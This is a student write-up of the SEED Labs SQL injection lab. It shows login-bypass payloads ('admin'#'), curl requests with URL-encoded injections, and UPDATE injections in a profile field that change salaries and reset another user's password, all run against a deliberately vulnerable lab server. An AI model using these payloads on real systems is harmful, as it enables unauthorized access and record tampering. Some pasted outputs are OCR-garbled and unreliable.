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Course: Computer Security - CSE 643

SQL Injection Attack Lab

Task 1: Get Familiar with SQL Statements

We can first login into the MySQL console by the command “mysql -u root -pdees”.

```

[09/27/23]seed@VM: ~/.../Labsetup$ docksh 64c0bab8e3cb
root@64c0bab8e3cb:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 8.0.22 MySQL Community Server - GPL

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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sqllab_users |
| sys |
+-----+
5 rows in set (0.00 sec)

mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>

```

List the tables, we can see that there is only one credential table

Then we list the contents of the table credential

In the last we try to retrieve the information of the employee ‘alice’

```

mysql> show tables;
+-----+
| Tables_in_sqllab_users |
+-----+
| credential |
+-----+
1 row in set (0.00 sec)

mysql> select * from credential;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
| 2 | Boby | 20000 | 30000 | 4/20 | 10213352 | | | | | | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | | | | | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | | | | | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | | | | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | | | | a5bdf35a1df4ea895905f6f6618e83951a6efffc0 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)

mysql> select * from credential where name='alice';
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)


mysql> █

```

Task 2: SQL Injection Attack on SELECT Statement


Task 2.1: SQL Injection Attack from webpage

By Entering the username as “admin’ - -” and password as "admin", we get an error.



Then we enter the username as “admin’ #” and password as ‘admin’, we can successfully login.

When the name is been queried, the username can be entered with ‘ to lose the quotation marks, and # to comment out the following information. Hence here the process of verifying the user’s identity bypasses the verification of the password through SQL injection, which causes only the verification of the username and logs in after successful verification.



Web_SQL_Injection.pdf x SQLi Lab x +

← → ↻ 🏠 www.seed-server.com

SEED LABS

Employee Profile Login

USERNAME


PASSWORD

Login

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After successful login, we can see the following:

If you check in the Url, we can see that admin'# is changed it admin'%23, since in URL encoding # is converted to %23.



Web_SQL_Injection.pdf x SQLi Lab x +

← → ↻ 🏠 www.seed-server.com/unsafe_home.php?username=alice'+%23&Password=

SEED LABS Home Edit Profile

Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

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From the server side below query is executed with input as:

```
SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password  
FROM credential
```

```
WHERE name= 'Admin'
```

The # sign makes everything after 'admin' to be commented out, here the password. Hence, we were able to get all the information about the employees using the admin ID.

Task 2.2: SQL Injection Attack from command line

We use the following curl command to send an HTTP request to the website and login once again as Task 2.1 and we see that we get the HTML page in the return:

curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=11'

```

seed@VM: ~/.../Labsetup
[09/27/23]seed@VM:~/.../Labsetup$ dockps
f58ddbba3aeb  www-10.9.0.5
64c0bab8e3cb  mysql-10.9.0.6
[09/27/23]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=11'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>
[09/27/23]seed@VM:~/.../Labsetup$

```

curl 'www.seed-server.com/unsafe_home.php?username=alice' #&Password=11'

[illegible]

We get Alice's employee details in an HTML tabular format. Hence, the same attack as in Task 2.1 is performed. In Web UI the special characters have to be encoded in the HTTP request in the curl command. We use space- %20 and Single Quote (') - %27.

Task 2.3: Append a new SQL statement

To append a new SQL statement, get the SSN of boby using the command select ssn from credential where name='boby'

```
seed@VM: ~/.../Labsetup
mysql> select ssn from credential where name='boby';
+-----+
| ssn    |
+-----+
| 10213352 |
+-----+
1 row in set (0.00 sec)

mysql>
```

curl'www.seed-server.com/unsafe_home.php?username=alice%27select%20ssn%20from%20credential%20where%20name%3D%27boby%27%3B&Password=11'

```
seed@VM: ~/.../Labsetup
[09/27/23]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice%27select%20ssn%20from%20credential%20where%20name%3D%27boby%27%3B&Password=11'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailliang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarToggleDemo01">
      <a class="navbar-brand" href="unsafe_home.php"></a>
```


The terminal window shows the SEED Lab setup process. It includes the author's name (Kailiang Ying), email (kying@syr.edu), and the date (12th April 2018). The setup includes a new navbar design and a new login page. The web browser shows the SEED Labs Employee Profile Login page. The login form has fields for USERNAME and PASSWORD. The USERNAME field contains the payload: `lice' select ssn from credential where name='boby'; #`. The PASSWORD field contains the text: `Password`. The Login button is green. The page footer shows Copyright © SEED LABS.

The ; separates the two SQL statement at the web server. Here, we try to get the ssn of the entry with Name value as Alice to Name value as Bobby. On clicking login, we see that an error is caused while running the query and our attempt to run a second SQL command is unsuccessful.

The web browser shows an error message from the SEED Labs Employee Profile Login page. The error message states: "There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select ssn from credential where name='boby'; #' and Password='da39a3ee5e6b4b0d3' at line 3]".

We see a similar error with the query changed to the one entered in username. This SQL injection does not work against MySQL because in PHP's mysqli extension the `mysqli::query()` API does not allow multiple queries to run in the database server. The issue here is with the extension and not the MySQL server itself; because the server does allow multiple SQL commands in a single string. This limitation in MySQLi extension can be overcome by using `mysqli -> multiquery()`. But for security purposes, we should never use this API and avoid having multiple commands to be run using the SQL injection.

Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary

To modify Alice's salary, we can log into Alice's account by using the same SQL injection to directly login, Username as 'Alice'#' and edit the profile. We can see that the password is 20000.

The screenshot shows a web browser window with the URL `www.seed-server.com/unsafe_edit_frontend.php`. The page title is "SEED LABS" and the navigation bar includes "Home" and "Edit Profile". The main content area is titled "Alice's Profile Edit" and contains a form with the following fields:

Field	Value
NickName	alice SQLi
Email	alice@outlook.com
Address	1234 ABCD St
Phone Number	121-121-1212
Password	*****

Below the form is a green "Save" button. At the bottom of the page, it says "Copyright © SEED LABS".

Then we use the SQL update statement to update the salary.

Text entered at nickname field = `alice',salary=121212 where name='alice';#`

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	alice SQLi
Email	alice@outlook.com
Address	1234 ABCD St
Phone Number	121-121-1212

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NickName


Email

Address

Phone Number

Password

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Now when we check Alice's profile we can see that the salary is changed from 20000 to 121212, and also the nickname is set to Alice, which shows the attack is successful.

```
seed@VM: ~/../Labsetup
mysql> select * from credential;
+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+
| 1 | Alice | 10000 | 121212 | 9/20 | 10211002 | 121-121-1212 | 1234 ABCD St | alice@outlook.com | alice | fdbe918bdae8300aa54747fc95fe0470fff4976 | |
| 2 | Bobby | 20000 | 30000 | 4/20 | 10213352 | | | | | | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | | | | | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | | | | | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | | | | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | | | | a5bdf35ald4ea895905f6f6618e83951a6effc0 |
+-----+
6 rows in set (0.00 sec)

mysql>
```

Task 3.2: Modify other people's salary

First login to Bob's employee login, since we do not know the password for Bob we use SQL injection to bypass the password.

The screenshot shows a web browser window with three tabs: 'Web_SQL_injection.pdf', 'SQLi Lab', and 'New Tab'. The address bar displays 'www.seed-server.com/unsafe_edit_frontend.php'. The page has a green header with the 'SEED LABS' logo and navigation links for 'Home' and 'Edit Profile'. The main content area is titled 'Alice's Profile Edit' and contains a form with the following fields:

Field	Value
NickName	alice',salary=1 where name='boby';#
Email	alice@outlook.com
Address	1234
Phone Number	121-121-1212
Password	Password

Below the form is a green 'Save' button. At the bottom of the page, it says 'Copyright © SEED LABS'.

We see that Bob's profile before any changes. We know that Bob's salary was initially 30000. Now, we try to change Bob's salary from Alice's account using the following string in the Nickname section: Alice', salary = 1 WHERE name = 'boby';#

```

seed@VM: ~/.../Labsetup

mysql> select * from credential;
+----+-----+-----+-----+-----+-----+-----+
| ID | Name  | EID   | Salary | birth | SSN      |
+----+-----+-----+-----+-----+-----+
| 1  | Alice | 10000 | 121212 | 9/20  | 10211002 |
| 2  | Boby  | 20000 | 30000  | 4/20  | 10213352 |
| 3  | Ryan  | 30000 | 50000  | 4/10  | 98993524 |
| 4  | Samy  | 40000 | 90000  | 1/11  | 32193525 |
| 5  | Ted   | 50000 | 110000 | 11/3  | 32111111 |
| 6  | Admin | 99999 | 400000 | 3/5   | 43254314 |
+----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)

mysql> select * from credential;
+----+-----+-----+-----+-----+-----+-----+
| ID | Name  | EID   | Salary | birth | SSN      |
+----+-----+-----+-----+-----+-----+
| 1  | Alice | 10000 | 121212 | 9/20  | 10211002 |
| 2  | Boby  | 20000 |      1 | 4/20  | 10213352 |
| 3  | Ryan  | 30000 | 50000  | 4/10  | 98993524 |
| 4  | Samy  | 40000 | 90000  | 1/11  | 32193525 |
| 5  | Ted   | 50000 | 110000 | 11/3  | 32111111 |
| 6  | Admin | 99999 | 400000 | 3/5   | 43254314 |
+----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)

```

On successful changes, we can use the SQL command `select * from credential`, and we can see that Bob's salary is changed from 30000 to 1. We could enter the sql command in any of the other fields as well except password, because it is hashed.

Task 3.3: Modify other people's password

To modify Bobby's password we perform the same steps as previous task and enter the following in Alice's profile field 'Nickname' as

Alice', password=sha1('69') where name='boby'; #.

Alice's Profile Edit

NickName:

Email:

Address:

Phone Number:

Password:

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```
seed@VM: ~/Labsetup
mysql> select * from credential;
```


ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	121212	9/20	10211002	121-121-1212	1234 ABCD St	alice@outlook.com	alice	fdbe918bd8ae83000aa54747fc95fe0470fff4976
2	Boby	20000	1	4/20	10213352				alice	b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

```
6 rows in set (0.00 sec)

mysql> mysql> select * from credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	121212	9/20	10211002	121-121-1212	1234 ABCD St	alice@outlook.com	alice	fdbe918bd8ae83000aa54747fc95fe0470fff4976
2	Boby	20000	1	4/20	10213352				Alice	a72b20062ec2c47ab2ceb97ac1bee818f8b6c6cb
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

```
6 rows in set (0.00 sec)
```




Employee Profile Login

USERNAME: boby

PASSWORD: **

Login

Copyright © SEED LABS



Bobby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	Alice
Email	
Address	
Phone Number	


Copyright © SEED LABS

Now if we login to Bobby's account with the new password, we see that we are able to successfully log in with the new password. Hence, by using the sha1 function in our input, we are performing the same steps as being performed in the program. This proves that our SQL injection attack is successful in changing password.

